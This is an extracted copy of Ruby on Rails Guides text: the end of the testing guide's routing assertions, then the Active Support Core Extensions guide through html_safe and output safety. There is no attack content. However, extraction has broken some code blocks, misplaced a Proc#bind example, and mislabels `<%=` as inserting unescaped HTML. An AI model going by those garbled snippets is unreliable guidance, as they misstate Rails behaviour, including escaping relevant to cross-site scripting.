or custom routes. For example:



```
assert_generates '/photos/1', { controller: 'photos', action: 'show', id: '1' }  
assert_generates '/about', controller: 'pages', action: 'about'
```

5.2.2 The `assert_recognizes` Assertion

`assert_recognizes` is the inverse of `assert_generates`. It asserts that a given path is recognized and routes it to a particular spot in your application. For example:



```
assert_recognizes({ controller: 'photos', action: 'show', id: '1' }, '/photos/1')
```

You can supply a `:method` argument to specify the HTTP verb:



```
assert_recognizes({ controller: 'photos', action: 'create' }, { path: 'photos', method: :post })
```

5.2.3 The `assert_routing` Assertion

The `assert_routing` assertion checks the route both ways: it tests that the path generates the options, and that the options generate the path. Thus, it combines the functions of `assert_generates` and `assert_recognizes`:



```
assert_routing({ path: 'photos', method: :post }, { controller: 'photos', action: 'create' })
```

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Support Core Extensions

Active Support is the Ruby on Rails component responsible for providing Ruby language extensions, utilities, and other transversal stuff.

It offers a richer bottom-line at the language level, targeted both at the development of Rails applications, and at the development of Ruby on Rails itself.

After reading this guide, you will know:

- ✔ **What Core Extensions are.**
- ✔ **How to load all extensions.**
- ✔ **How to cherry-pick just the extensions you want.**
- ✔ **What extensions Active Support provides.**



Chapters

1. How to Load Core Extensions

- Stand-Alone Active Support
- Active Support Within a Ruby on Rails Application

2. Extensions to All Objects

- blank? and present?
- presence
- duplicable?
- deep_dup
- try
- class_eval(*args, &block)
- acts_like?(duck)
- to_param
- to_query
- with_options
- JSON support
- Instance Variables
- Silencing Warnings, Streams, and Exceptions
- in?

3. Extensions to Module

- alias_method_chain
- Attributes
- Parents
- Constants
- Reachable
- Anonymous
- Method Delegation
- Redefining Methods

4. Extensions to Class

- Class Attributes

- [Subclasses & Descendants](#)

5. [Extensions to String](#)

- [Output Safety](#)
- [remove](#)
- [squish](#)
- [truncate](#)
- [inquiry](#)
- [starts_with? and ends_with?](#)
- [strip_heredoc](#)
- [indent](#)
- [Access](#)
- [Inflections](#)
- [Conversions](#)

6. [Extensions to Numeric](#)

- [Bytes](#)
- [Time](#)
- [Formatting](#)

7. [Extensions to Integer](#)

- [multiple_of?](#)
- [ordinal](#)
- [ordinalize](#)

8. [Extensions to BigDecimal](#)

- [to_s](#)
- [to_formatted_s](#)

9. [Extensions to Enumerable](#)

- [sum](#)
- [index_by](#)
- [many?](#)
- [exclude?](#)

10. [Extensions to Array](#)

- [Accessing](#)
- [Adding Elements](#)
- [Options Extraction](#)
- [Conversions](#)
- [Wrapping](#)
- [Duplicating](#)
- [Grouping](#)

11. [Extensions to Hash](#)

- [Conversions](#)
- [Merging](#)
- [Deep duplicating](#)
- [Working with Keys](#)
- [Slicing](#)
- [Extracting](#)


- [Indifferent Access](#)
- [Compacting](#)
- 12. [Extensions to Regexp](#)
 - [multiline?](#)
- 13. [Extensions to Range](#)
 - [to_s](#)
 - [include?](#)
 - [overlaps?](#)
- 14. [Extensions to Proc](#)
 - [bind](#)
- 15. [Extensions to Date](#)
 - [Calculations](#)
 - [Conversions](#)
- 16. [Extensions to DateTime](#)
 - [Calculations](#)
- 17. [Extensions to Time](#)
 - [Calculations](#)
 - [Time Constructors](#)
- 18. [Extensions to File](#)
 - [atomic_write](#)
- 19. [Extensions to Marshal](#)
 - [load](#)
- 20. [Extensions to Logger](#)
 - [around_\[level\]](#)
 - [silence](#)
 - [datetime_format=](#)
- 21. [Extensions to NameError](#)
- 22. [Extensions to LoadError](#)

1 How to Load Core Extensions

1.1 Stand-Alone Active Support

In order to have a near-zero default footprint, Active Support does not load anything by default. It is broken in small pieces so that you can load just what you need, and also has some convenience entry points to load related extensions in one shot, even everything.

Thus, after a simple require like:



```
require 'active_support'
```

objects do not even respond to `blank?`. Let's see how to load its definition.

1.1.1 Cherry-picking a Definition

The most lightweight way to get `blank?` is to cherry-pick the file that defines it.

For every single method defined as a core extension this guide has a note that says where such a method is defined. In the case of `blank?` the note reads:



Defined in `active_support/core_ext/object/blank.rb`.

That means that you can require it like this:



```
require 'active_support'
require 'active_support/core_ext/object/blank'
```

Active Support has been carefully revised so that cherry-picking a file loads only strictly needed dependencies, if any.

1.1.2 Loading Grouped Core Extensions

The next level is to simply load all extensions to `Object`. As a rule of thumb, extensions to `SomeClass` are available in one shot by loading `active_support/core_ext/some_class`.

Thus, to load all extensions to `Object` (including `blank?`):



```
require 'active_support'
require 'active_support/core_ext/object'
```

1.1.3 Loading All Core Extensions

You may prefer just to load all core extensions, there is a file for that:



```
require 'active_support'
require 'active_support/core_ext'
```

1.1.4 Loading All Active Support

And finally, if you want to have all Active Support available just issue:



```
require 'active_support/all'
```

That does not even put the entire Active Support in memory upfront indeed, some stuff is configured via `autoload`, so it is only loaded if used.

1.2 Active Support Within a Ruby on Rails Application

A Ruby on Rails application loads all Active Support unless `config.active_support.bare` is true. In that case, the application will only load what the framework itself cherry-picks for its own needs, and can still cherry-pick itself at any granularity level, as explained in the previous section.

2 Extensions to All Objects

2.1 `blank?` and `present?`

The following values are considered to be blank in a Rails application:

- `nil` and `false`,
- strings composed only of whitespace (see note below),
- empty arrays and hashes, and
- any other object that responds to `empty?` and is empty.



The predicate for strings uses the Unicode-aware character class `[:space:]`, so for example U+2029 (paragraph separator) is considered to be whitespace.



Note that numbers are not mentioned. In particular, `0` and `0.0` are **not** blank.

For example, this method from `ActionController::HttpAuthentication::Token::ControllerMethods` uses `blank?` for checking whether a token is present:



```
def authenticate(controller, &login_procedure)
  token, options = token_and_options(controller.request)
  unless token.blank?
    login_procedure.call(token, options)
  end
end
```

The method `present?` is equivalent to `!blank?`. This example is taken from `ActionDispatch::Http::Cache::Response`:



```
def set_conditional_cache_control!
  return if self["Cache-Control"].present?
  ...
end
```



Defined in `active_support/core_ext/object/blank.rb`.

2.2 presence

The `presence` method returns its receiver if `present?`, and `nil` otherwise. It is useful for idioms like this:



```
host = config[:host].presence || 'localhost'
```



Defined in `active_support/core_ext/object/blank.rb`.

2.3 duplicable?

A few fundamental objects in Ruby are singletons. For example, in the whole life of a program the integer `1` refers always to the same instance:

```
1.object_id      # => 3
Math.cos(0).to_i.object_id # => 3
```

Hence, there's no way these objects can be duplicated through `dup` or `clone`:

```
true.dup # => TypeError: can't dup TrueClass
```

Some numbers which are not singletons are not duplicable either:

```
0.0.clone # => allocator undefined for Float
(2**1024).clone # => allocator undefined for Bignum
```

Active Support provides `duplicable?` to programmatically query an object about this property:

```
"foo".duplicable? # => true
"".duplicable?    # => true
0.0.duplicable?   # => false
false.duplicable? # => false
```

By definition all objects are `duplicable?` except `nil`, `false`, `true`, symbols, numbers, class, and module objects.

Any class can disallow duplication by removing `dup` and `clone` or raising exceptions from them. Thus only `rescue` can tell whether a given arbitrary object is `duplicable`. `duplicable?` depends on the hard-coded list above, but it is much faster than `rescue`. Use it only if you know the hard-coded list is enough in your use case.

Defined in `active_support/core_ext/object/duplicable.rb`.

2.4 deep_dup

The `deep_dup` method returns deep copy of a given object. Normally, when you `dup` an object that contains other objects, Ruby does not `dup` them, so it creates a shallow copy of the object. If you have an array with a string, for example, it will look like this:

```
array      = ['string']
duplicate = array.dup

duplicate.push 'another-string'

# the object was duplicated, so the element was added only to the duplicate
array      # => ['string']
duplicate  # => ['string', 'another-string']

duplicate.first.gsub!('string', 'foo')

# first element was not duplicated, it will be changed in both arrays
array      # => ['foo']
duplicate  # => ['foo', 'another-string']
```

As you can see, after duplicating the `Array` instance, we got another object, therefore we can modify it and the original object will stay unchanged. This is not true for array's elements, however. Since `dup` does not make deep copy, the string inside the array is still the same object.

If you need a deep copy of an object, you should use `deep_dup`. Here is an example:

```
array = ['string']
duplicate = array.deep_dup

duplicate.first.gsub!('string', 'foo')

array # => ['string']
duplicate # => ['foo']
```

If the object is not duplicable, `deep_dup` will just return it:

```
number = 1
duplicate = number.deep_dup
number.object_id == duplicate.object_id # => true
```

Defined in `active_support/core_ext/object/deep_dup.rb`.

2.5 try

When you want to call a method on an object only if it is not `nil`, the simplest way to achieve it is with conditional statements, adding unnecessary clutter. The alternative is to use `try`. `try` is like `Object#send` except that it returns `nil` if sent to `nil`.

Here is an example:

```
# without try
unless @number.nil?
  @number.next
end

# with try
@number.try(:next)
```

Another example is this code from `ActiveRecord::ConnectionAdapters::AbstractAdapter` where `@logger` could be `nil`. You can see that the code uses `try` and avoids an unnecessary check.

```
def log_info(sql, name, ms)
  if @logger.try(:debug?)
    name = '%s (%.1fms)' % [name || 'SQL', ms]
    @logger.debug(format_log_entry(name, sql.squeeze(' ')))
  end
end
```

`try` can also be called without arguments but a block, which will only be executed if the object is not `nil`:

```
@person.try { |p| "#{p.first_name} #{p.last_name}" }
```



Defined in `active_support/core_ext/object/try.rb`.

2.6 `class_eval(*args, &block)`

You can evaluate code in the context of any object's singleton class using `class_eval`:



```
class Proc
  def bind(object)
    block, time = self, Time.current
    object.class_eval do
      method_name = "__bind_#{time.to_i}_#{time.usec}"
      define_method(method_name, &block)
      method = instance_method(method_name)
      remove_method(method_name)
      method
    end.bind(object)
  end
end
```



Defined in `active_support/core_ext/kernel/singleton_class.rb`.

2.7 `acts_like?(duck)`

The method `acts_like?` provides a way to check whether some class acts like some other class based on a simple convention: a class that provides the same interface as `String` defines



```
def acts_like_string?
  end
```

which is only a marker, its body or return value are irrelevant. Then, client code can query for duck-type-safeness this way:



```
some_class.acts_like?(:string)
```

Rails has classes that act like `Date` or `Time` and follow this contract.



Defined in `active_support/core_ext/object/acts_like.rb`.

2.8 `to_param`


All objects in Rails respond to the method `to_param`, which is meant to return something that represents them as values in a query string, or as URL fragments.

By default `to_param` just calls `to_s`:




```
7.to_param # => "7"
```


The return value of `to_param` should **not** be escaped:

```
 "Tom & Jerry".to_param # => "Tom & Jerry"
```


Several classes in Rails overwrite this method.

For example `nil`, `true`, and `false` return themselves. `Array#to_param` calls `to_param` on the elements and joins the result with `"/"`:


```
 [0, true, String].to_param # => "0/true/String"
```


Notably, the Rails routing system calls `to_param` on models to get a value for the `:id` placeholder.


`ActiveRecord::Base#to_param` returns the id of a model, but you can redefine that method in your models. For example, given

```
 class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

we get:


```
 user_path(@user) # => "/users/357-john-smith"
```

 Controllers need to be aware of any redefinition of `to_param` because when a request like that comes in `"357-john-smith"` is the value of `params[:id]`.

 Defined in `active_support/core_ext/object/to_param.rb`.

2.9 `to_query`

Except for hashes, given an unescaped key this method constructs the part of a query string that would map such key to what `to_param` returns. For example, given

```
 class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

we get:

```
 current_user.to_query('user') # => user=357-john-smith
```

This method escapes whatever is needed, both for the key and the value:

```
account.to_query('company[name]')  
# => "company%5Bname%5D=Johnson+%26+Johnson"
```

so its output is ready to be used in a query string.

Arrays return the result of applying `to_query` to each element with `_key_[]` as key, and join the result with "&":

```
[3.4, -45.6].to_query('sample')  
# => "sample%5B%5D=3.4&sample%5B%5D=-45.6"
```

Hashes also respond to `to_query` but with a different signature. If no argument is passed a call generates a sorted series of key/value assignments calling `to_query(key)` on its values. Then it joins the result with "&":

```
{c: 3, b: 2, a: 1}.to_query # => "a=1&b=2&c=3"
```

The method `Hash#to_query` accepts an optional namespace for the keys:

```
{id: 89, name: "John Smith"}.to_query('user')  
# => "user%5Bid%5D=89&user%5Bname%5D=John+Smith"
```



Defined in `active_support/core_ext/object/to_query.rb`.

2.10 with_options

The method `with_options` provides a way to factor out common options in a series of method calls.

Given a default options hash, `with_options` yields a proxy object to a block. Within the block, methods called on the proxy are forwarded to the receiver with their options merged. For example, you get rid of the duplication in:

```
class Account < ActiveRecord::Base  
  has_many :customers, dependent: :destroy  
  has_many :products, dependent: :destroy  
  has_many :invoices, dependent: :destroy  
  has_many :expenses, dependent: :destroy  
end
```

this way:

```
class Account < ActiveRecord::Base  
  with_options dependent: :destroy do |assoc|  
    assoc.has_many :customers  
    assoc.has_many :products  
    assoc.has_many :invoices  
    assoc.has_many :expenses  
  end  
end
```

```
end
```

That idiom may convey *grouping* to the reader as well. For example, say you want to send a newsletter whose language depends on the user. Somewhere in the mailer you could group locale-dependent bits like this:

```
l18n.with_options locale: user.locale, scope: "newsletter" do |l18n|
  subject l18n.t :subject
  body    l18n.t :body, user_name: user.name
end
```



Since `with_options` forwards calls to its receiver they can be nested. Each nesting level will merge inherited defaults in addition to their own.



Defined in `active_support/core_ext/object/with_options.rb`.

2.11 JSON support

Active Support provides a better implementation of `to_json` than the `json` gem ordinarily provides for Ruby objects. This is because some classes, like `Hash`, `OrderedHash` and `Process::Status` need special handling in order to provide a proper JSON representation.



Defined in `active_support/core_ext/object/json.rb`.

2.12 Instance Variables

Active Support provides several methods to ease access to instance variables.

2.12.1 `instance_values`

The method `instance_values` returns a hash that maps instance variable names without "@" to their corresponding values. Keys are strings:

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_values # => {"x" => 0, "y" => 1}
```



Defined in `active_support/core_ext/object/instance_variables.rb`.

2.12.2 `instance_variable_names`

The method `instance_variable_names` returns an array. Each name includes the "@" sign.

```
class C
  def initialize(x, y)
    @x, @y = x, y
```

```

end
end

C.new(0, 1).instance_variable_names # => ["@x", "@y"]

```



Defined in `active_support/core_ext/object/instance_variables.rb`.

2.13 Silencing Warnings, Streams, and Exceptions

The methods `silence_warnings` and `enable_warnings` change the value of `$VERBOSE` accordingly for the duration of their block, and reset it afterwards:



```
silence_warnings { Object.const_set "RAILS_DEFAULT_LOGGER", logger }
```

You can silence any stream while a block runs with `silence_stream`:



```
silence_stream(STDOUT) do
  # STDOUT is silent here
end
```

The `quietly` method addresses the common use case where you want to silence `STDOUT` and `STDERR`, even in subprocesses:



```
quietly { system 'bundle install' }
```

For example, the `rails` test suite uses that one in a few places to prevent command messages from being echoed intermixed with the progress status.

Silencing exceptions is also possible with `suppress`. This method receives an arbitrary number of exception classes. If an exception is raised during the execution of the block and is `kind_of?` any of the arguments, `suppress` captures it and returns silently. Otherwise the exception is re-raised:



```
# If the user is locked the increment is lost, no big deal.
suppress(ActiveRecord::StaleObjectError) do
  current_user.increment! :visits
end
```



Defined in `active_support/core_ext/kernel/reporting.rb`.

2.14 `in?`

The predicate `in?` tests if an object is included in another object. An `ArgumentError` exception will be raised if the argument passed does not respond to `include?`.

Examples of `in?`:



```
1.in?([1,2]) # => true
```

```
"lo".in?("hello") # => true
25.in?(30..50)    # => false
1.in?(1)          # => ArgumentError
```



Defined in `active_support/core_ext/object/inclusion.rb`.

3 Extensions to Module

3.1 `alias_method_chain`

Using plain Ruby you can wrap methods with other methods, that's called *alias chaining*.

For example, let's say you'd like params to be strings in functional tests, as they are in real requests, but still want the convenience of assigning integers and other kind of values. To accomplish that you could wrap

`ActionController::TestCase#process` this way in `test/test_helper.rb`:



```
ActionController::TestCase.class_eval do
  # save a reference to the original process method
  alias_method :original_process, :process

  # now redefine process and delegate to original_process
  def process(action, params=nil, session=nil, flash=nil, http_method='GET')
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    original_process(action, params, session, flash, http_method)
  end
end
```

That's the method `get`, `post`, etc., delegate the work to.

That technique has a risk, it could be the case that `:original_process` was taken. To try to avoid collisions people choose some label that characterizes what the chaining is about:



```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method :process_without_stringified_params, :process
  alias_method :process, :process_with_stringified_params
end
```

The method `alias_method_chain` provides a shortcut for that pattern:



```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method_chain :process, :stringified_params
end
```

Rails uses `alias_method_chain` all over the code base. For example validations are added to `ActiveRecord::Base#save` by wrapping the method that way in a separate module specialized in validations.



Defined in `active_support/core_ext/module/aliasing.rb`.

3.2 Attributes

3.2.1 alias_attribute

Model attributes have a reader, a writer, and a predicate. You can alias a model attribute having the corresponding three methods defined for you in one shot. As in other aliasing methods, the new name is the first argument, and the old name is the second (my mnemonic is they go in the same order as if you did an assignment):



```
class User < ActiveRecord::Base
  # let me refer to the email column as "login",
  # possibly meaningful for authentication code
  alias_attribute :login, :email
end
```



Defined in `active_support/core_ext/module/aliasing.rb`.

3.2.2 Internal Attributes

When you are defining an attribute in a class that is meant to be subclassed, name collisions are a risk. That's remarkably important for libraries.

Active Support defines the macros `attr_internal_reader`, `attr_internal_writer`, and `attr_internal_accessor`. They behave like their Ruby built-in `attr_*` counterparts, except they name the underlying instance variable in a way that makes collisions less likely.

The macro `attr_internal` is a synonym for `attr_internal_accessor`:



```
# library
class ThirdPartyLibrary::Crawler
  attr_internal :log_level
end

# client code
class MyCrawler < ThirdPartyLibrary::Crawler
  attr_accessor :log_level
end
```

In the previous example it could be the case that `:log_level` does not belong to the public interface of the library and it is only used for development. The client code, unaware of the potential conflict, subclasses and defines its own `:log_level`. Thanks to `attr_internal` there's no collision.

By default the internal instance variable is named with a leading underscore, `@_log_level` in the example above. That's configurable via `Module.attr_internal_naming_format` though, you can pass any `sprintf`-like format string with a leading `@` and a `%s` somewhere, which is where the name will be placed. The default is `"@_%s"`.

Rails uses internal attributes in a few spots, for examples for views:



```
module ActionView
```

```

class Base
  attr_internal :captures
  attr_internal :request, :layout
  attr_internal :controller, :template
end
end

```



Defined in `active_support/core_ext/module/attr_internal.rb`.

3.2.3 Module Attributes

The macros `mattr_reader`, `mattr_writer`, and `mattr_accessor` are the same as the `cattr_*` macros defined for class. In fact, the `cattr_*` macros are just aliases for the `mattr_*` macros. Check [Class Attributes](#).

For example, the dependencies mechanism uses them:



```

module ActiveSupport
  module Dependencies
    mattr_accessor :warnings_on_first_load
    mattr_accessor :history
    mattr_accessor :loaded
    mattr_accessor :mechanism
    mattr_accessor :load_paths
    mattr_accessor :load_once_paths
    mattr_accessor :autoloading_constants
    mattr_accessor :explicitly_unloadable_constants
    mattr_accessor :logger
    mattr_accessor :log_activity
    mattr_accessor :constant_watch_stack
    mattr_accessor :constant_watch_stack_mutex
  end
end

```



Defined in `active_support/core_ext/module/attribute_accessors.rb`.

3.3 Parents

3.3.1 parent

The `parent` method on a nested named module returns the module that contains its corresponding constant:



```

module X
  module Y
    module Z
      end
    end
  end
end

M = X::Y::Z

X::Y::Z.parent # => X::Y
M.parent       # => X::Y

```

If the module is anonymous or belongs to the top-level, `parent` returns `Object`.



Note that in that case `parent_name` returns `nil`.



Defined in `active_support/core_ext/module/introspection.rb`.

3.3.2 `parent_name`

The `parent_name` method on a nested named module returns the fully-qualified name of the module that contains its corresponding constant:



```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent_name # => "X::Y"
M.parent_name       # => "X::Y"
```

For top-level or anonymous modules `parent_name` returns `nil`.



Note that in that case `parent` returns `Object`.



Defined in `active_support/core_ext/module/introspection.rb`.

3.3.3 `parents`

The method `parents` calls `parent` on the receiver and upwards until `Object` is reached. The chain is returned in an array, from bottom to top:



```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parents # => [X::Y, X, Object]
M.parents       # => [X::Y, X, Object]
```



Defined in `active_support/core_ext/module/introspection.rb`.

3.4 Constants

The method `local_constants` returns the names of the constants that have been defined in the receiver module:



```
module X
  X1 = 1
  X2 = 2
```



```

module Y
  Y1 = :y1
  X1 = :overrides_X1_above
end

X.local_constants # => [:X1, :X2, :Y]
X::Y.local_constants # => [:Y1, :X1]

```

The names are returned as symbols.



Defined in `active_support/core_ext/module/introspection.rb`.

3.4.1 Qualified Constant Names

The standard methods `const_defined?`, `const_get`, and `const_set` accept bare constant names. Active Support extends this API to be able to pass relative qualified constant names.

The new methods are `qualified_const_defined?`, `qualified_const_get`, and `qualified_const_set`. Their arguments are assumed to be qualified constant names relative to their receiver:



```

Object.qualified_const_defined?("Math::PI") # => true
Object.qualified_const_get("Math::PI") # => 3.141592653589793
Object.qualified_const_set("Math::Phi", 1.618034) # => 1.618034

```

Arguments may be bare constant names:



```

Math.qualified_const_get("E") # => 2.718281828459045

```

These methods are analogous to their builtin counterparts. In particular, `qualified_constant_defined?` accepts an optional second argument to be able to say whether you want the predicate to look in the ancestors. This flag is taken into account for each constant in the expression while walking down the path.

For example, given



```

module M
  X = 1
end

module N
  class C
    include M
  end
end

```

`qualified_const_defined?` behaves this way:



```

N.qualified_const_defined?("C::X", false) # => false
N.qualified_const_defined?("C::X", true) # => true
N.qualified_const_defined?("C::X") # => true

```

As the last example implies, the second argument defaults to `true`, as in `const_defined?`.

For coherence with the builtin methods only relative paths are accepted. Absolute qualified constant names like `::Math::PI` raise `NameError`.



Defined in `active_support/core_ext/module/qualified_const.rb`.

3.5 Reachable

A named module is reachable if it is stored in its corresponding constant. It means you can reach the module object via the constant.

That is what ordinarily happens, if a module is called "M", the `M` constant exists and holds it:



```
module M
end

M.reachable? # => true
```

But since constants and modules are indeed kind of decoupled, module objects can become unreachable:



```
module M
end

orphan = Object.send(:remove_const, :M)

# The module object is orphan now but it still has a name.
orphan.name # => "M"

# You cannot reach it via the constant M because it does not even exist.
orphan.reachable? # => false

# Let's define a module called "M" again.
module M
end

# The constant M exists now again, and it stores a module
# object called "M", but it is a new instance.
orphan.reachable? # => false
```



Defined in `active_support/core_ext/module/reachable.rb`.

3.6 Anonymous

A module may or may not have a name:




```
module M
end
M.name # => "M"

N = Module.new
N.name # => "N"

Module.new.name # => nil
```

You can check whether a module has a name with the predicate `anonymous?`:




```
module M
end

M.anonymous? # => false

Module.new.anonymous? # => true
```

Note that being unreachable does not imply being anonymous:




```
module M
end

m = Object.send(:remove_const, :M)

m.reachable? # => false
m.anonymous? # => false
```

though an anonymous module is unreachable by definition.




Defined in `active_support/core_ext/module/anonymous.rb`.

3.7 Method Delegation

The macro `delegate` offers an easy way to forward methods.

Let's imagine that users in some application have login information in the `User` model but name and other data in a separate `Profile` model:



```
class User < ActiveRecord::Base
  has_one :profile
end
```

With that configuration you get a user's name via their profile, `user.profile.name`, but it could be handy to still be able to access such attribute directly:



```
class User < ActiveRecord::Base
  has_one :profile

  def name
    profile.name
  end
end
```

That is what `delegate` does for you:



```
class User < ActiveRecord::Base
  has_one :profile

  delegate :name, to: :profile
```

```
end
```

It is shorter, and the intention more obvious.

The method must be public in the target.

The `delegate` macro accepts several methods:



```
delegate :name, :age, :address, :twitter, to: :profile
```

When interpolated into a string, the `:to` option should become an expression that evaluates to the object the method is delegated to. Typically a string or symbol. Such an expression is evaluated in the context of the receiver:



```
# delegates to the Rails constant
delegate :logger, to: :Rails

# delegates to the receiver's class
delegate :table_name, to: :class
```



If the `:prefix` option is true this is less generic, see below.

By default, if the delegation raises `NoMethodError` and the target is `nil` the exception is propagated. You can ask that `nil` is returned instead with the `:allow_nil` option:



```
delegate :name, to: :profile, allow_nil: true
```

With `:allow_nil` the call `user.name` returns `nil` if the user has no profile.

The option `:prefix` adds a prefix to the name of the generated method. This may be handy for example to get a better name:



```
delegate :street, to: :address, prefix: true
```

The previous example generates `address_street` rather than `street`.



Since in this case the name of the generated method is composed of the target object and target method names, the `:to` option must be a method name.

A custom prefix may also be configured:



```
delegate :size, to: :attachment, prefix: :avatar
```

In the previous example the macro generates `avatar_size` rather than `size`.



Defined in `active_support/core_ext/module/delegation.rb`

3.8 Redefining Methods

There are cases where you need to define a method with `define_method`, but don't know whether a method with that name already exists. If it does, a warning is issued if they are enabled. No big deal, but not clean either.

The method `redefine_method` prevents such a potential warning, removing the existing method before if needed. Rails uses it in a few places, for instance when it generates an association's API:



```
redefine_method("#{reflection.name}=") do |new_value|
  association = association_instance_get(reflection.name)

  if association.nil? || association.target != new_value
    association = association_proxy_class.new(self, reflection)
  end

  association.replace(new_value)
  association_instance_set(reflection.name, new_value.nil? ? nil : association)
end
```



Defined in `active_support/core_ext/module/remove_method.rb`

4 Extensions to Class

4.1 Class Attributes

4.1.1 `class_attribute`

The method `class_attribute` declares one or more inheritable class attributes that can be overridden at any level down the hierarchy.



```
class A
  class_attribute :x
end

class B < A; end

class C < B; end

A.x = :a
B.x # => :a
C.x # => :a

B.x = :b
A.x # => :a
C.x # => :b

C.x = :c
A.x # => :a
B.x # => :b
```

For example `ActionMailer::Base` defines:



```
class_attribute :default_params
```

```

self.default_params = {
  mime_version: "1.0",
  charset: "UTF-8",
  content_type: "text/plain",
  parts_order: [ "text/plain", "text/enriched", "text/html" ]
}.freeze

```

They can be also accessed and overridden at the instance level.

```

A.x = 1

a1 = A.new
a2 = A.new
a2.x = 2

a1.x # => 1, comes from A
a2.x # => 2, overridden in a2

```

The generation of the writer instance method can be prevented by setting the option `:instance_writer` to `false`.

```

module ActiveRecord
  class Base
    class_attribute :table_name_prefix, instance_writer: false
    self.table_name_prefix = ""
  end
end

```

A model may find that option useful as a way to prevent mass-assignment from setting the attribute.

The generation of the reader instance method can be prevented by setting the option `:instance_reader` to `false`.

```

class A
  class_attribute :x, instance_reader: false
end

A.new.x = 1 # NoMethodError

```

For convenience `class_attribute` also defines an instance predicate which is the double negation of what the instance reader returns. In the examples above it would be called `x?`.

When `:instance_reader` is `false`, the instance predicate returns a `NoMethodError` just like the reader method.

If you do not want the instance predicate, pass `instance_predicate: false` and it will not be defined.



Defined in `active_support/core_ext/class/attribute.rb`

4.1.2 `cattr_reader`, `cattr_writer`, and `cattr_accessor`

The macros `cattr_reader`, `cattr_writer`, and `cattr_accessor` are analogous to their `attr_*` counterparts but for classes. They initialize a class variable to `nil` unless it already exists, and generate the corresponding class methods to access it:

```

class MysqlAdapter < AbstractAdapter

```

```
# Generates class methods to access @@emulate_booleans.
cattr_accessor :emulate_booleans
self.emulate_booleans = true
end
```

Instance methods are created as well for convenience, they are just proxies to the class attribute. So, instances can change the class attribute, but cannot override it as it happens with `class_attribute` (see above). For example given

```
module ActionView
  class Base
    cattr_accessor :field_error_proc
    @@field_error_proc = Proc.new{ ... }
  end
end
```

we can access `field_error_proc` in views.

Also, you can pass a block to `cattr_*` to set up the attribute with a default value:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans with default value of true
  cattr_accessor(:emulate_booleans) { true }
end
```

The generation of the reader instance method can be prevented by setting `:instance_reader` to `false` and the generation of the writer instance method can be prevented by setting `:instance_writer` to `false`. Generation of both methods can be prevented by setting `:instance_accessor` to `false`. In all cases, the value must be exactly `false` and not any false value.

```
module A
  class B
    # No first_name instance reader is generated.
    cattr_accessor :first_name, instance_reader: false
    # No last_name= instance writer is generated.
    cattr_accessor :last_name, instance_writer: false
    # No surname instance reader or surname= writer is generated.
    cattr_accessor :surname, instance_accessor: false
  end
end
```


A model may find it useful to set `:instance_accessor` to `false` as a way to prevent mass-assignment from setting the attribute.

Defined in `active_support/core_ext/module/attribute_accessors.rb`.

4.2 Subclasses & Descendants

4.2.1 subclasses

The `subclasses` method returns the subclasses of the receiver:



```
class C; end
C.subclasses # => []

class B < C; end
C.subclasses # => [B]

class A < B; end
C.subclasses # => [B]

class D < C; end
C.subclasses # => [B, D]
```


The order in which these classes are returned is unspecified.



Defined in `active_support/core_ext/class/subclasses.rb`.

4.2.2 descendants

The `descendants` method returns all classes that are `<` than its receiver:



```
class C; end
C.descendants # => []

class B < C; end
C.descendants # => [B]

class A < B; end
C.descendants # => [B, A]

class D < C; end
C.descendants # => [B, A, D]
```

The order in which these classes are returned is unspecified.



Defined in `active_support/core_ext/class/subclasses.rb`.

5 Extensions to String

5.1 Output Safety

5.1.1 Motivation

Inserting data into HTML templates needs extra care. For example, you can't just interpolate `@review.title` verbatim into an HTML page. For one thing, if the review title is "Flanagan & Matz rules!" the output won't be well-formed because an ampersand has to be escaped as "&". What's more, depending on the application, that may be a big security hole because users can inject malicious HTML setting a hand-crafted review title. Check out the section about cross-site scripting in the [Security guide](#) for further information about the risks.

5.1.2 Safe Strings

Active Support has the concept of (*html*) *safe* strings. A safe string is one that is marked as being insertable into HTML as is. It is trusted, no matter whether it has been escaped or not.

Strings are considered to be *unsafe* by default:




```
"".html_safe? # => false
```

You can obtain a safe string from a given one with the `html_safe` method:

```
s = "".html_safe
s.html_safe? # => true
```

It is important to understand that `html_safe` performs no escaping whatsoever, it is just an assertion:

```
s = "<script>...</script>".html_safe
s.html_safe? # => true
s             # => "<script>...</script>"
```

It is your responsibility to ensure calling `html_safe` on a particular string is fine.

If you append onto a safe string, either in-place with `concat/<<`, or with `+`, the result is a safe string. Unsafe arguments are escaped:

```
"".html_safe + "<" # => "&lt;"
```

Safe arguments are directly appended:

```
"".html_safe + "<".html_safe # => "<"
```

These methods should not be used in ordinary views. Unsafe values are automatically escaped:

```
<%= @review.title %> <%# fine, escaped if needed %>
```

To insert something verbatim use the `raw` helper rather than calling `html_safe`:

```
<%= raw @cms.current_template %> <%# inserts @cms.current_template as is %>
```

or, equivalently, use `<%=`:

```
<%= @cms.current_template %> <%# inserts @cms.current_template as is %>
```

The `raw` helper calls `html_safe` for you:

```
def raw(stringish)
  stringish.to_s.html_safe
end
```



Defined in `active_support/core_ext/string/output_safety.rb`.

5.1.3 Transformation

